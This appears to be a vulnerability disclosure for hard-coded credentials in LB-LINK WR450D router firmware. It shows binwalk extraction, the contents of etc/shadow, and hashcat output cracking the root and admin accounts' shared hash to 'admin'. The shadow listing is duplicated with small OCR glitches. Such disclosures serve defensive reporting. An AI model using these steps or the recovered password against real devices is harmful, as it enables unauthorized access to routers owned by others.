Summary


There is a credential hard-coding vulnerability in the TB-LINK WR450D_28AE5_D-Open(V1.01)_TFTP device. An attacker can obtain the password by combining the md5 hash stored in the etc/passwd file in the firmware with hashcat brute force.

Manufacturer's official website: https://www.lb-link.com/

Firmware download address: https://www.lb-link.com/Upgrade-Software-dc212882.html

Details

Download the firmware, unzip the uImage with `binwalk -Me`, and view the etc/shadow file:




```
iot@iot-virtual-machine:~/Desktop/IoT/_uImage.extracted/squashfs-root$ cat etc/shadow
root:$1$SJ5LSTDn$xtmlqmpxDeKFfyugLM6.E.:18380:0:99999:7:::
CMCCAdmin:$1$SJ5LSTDn$xtmlqmpxDeKFfyugLM6.E.:18380:0:99999:7:::
user:$1$SJ5LSTDn$xtmlqmpxDeKFfyugLM6.E.:18380:0:99999:7:::
daemon:*:0:0:99999:7:::
ftp:*:0:0:99999:7:::
network:*:0:0:99999:7:::
nobody:*:0:0:99999:7:::
iot@iot-virtual-machine:~/Desktop/IoT/_uImage.extracted/squashfs-root$
```

```
iot@iot-virtual-machine:~/Desktop/IoT/_uImage.extracted/squashfs-root$ cat
etc/shadow root:$1$SJ5LSTDn$xtmlqmpxDeKFfyugLM6.E.:18380:0:99999:7:::
CMCCAdmin:$1$SJ5LSTDn$xtmlqmpxDeKFfyugLM6.E.:18380:0:99999:7:::
user:$1$SJ5LSTDn$xtmlqmpxDeKFfyugLM6.E.:18380:0: 99999:7:::
daemon:*:0:0:99999:7:::
ftp:*:0:0:99999:7:::
network:*:0:0:99999:7:::
nobody:*:0:0:99999:7:::
```

Use hashcat to blast `$1$SJ5LSTDn$xtmlqmpxDeKFfyugLM6.E.`:

```
hashcat -m 500 -a 0 hash.txt ~/Desktop/rockyou.txt
```



```
┌──(kali㉿kali)-[~/Desktop/PENTEST]
└─$ hashcat -m 500 -a 0 hash.txt ~/Desktop/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==================================================================================================================================================
* Device #1: cpu-haswell-13th Gen Intel(R) Core(TM) i9-13900H, 1425/2914 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /home/kali/Desktop/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$1$SJ5LSTDn$xtmlqmpxDeKFfyugLM6.E.:admin

Session..........: hashcat
Status...........: Cracked
```

The password is: admin

Discoverer

https://github.com/N0zoM1z0/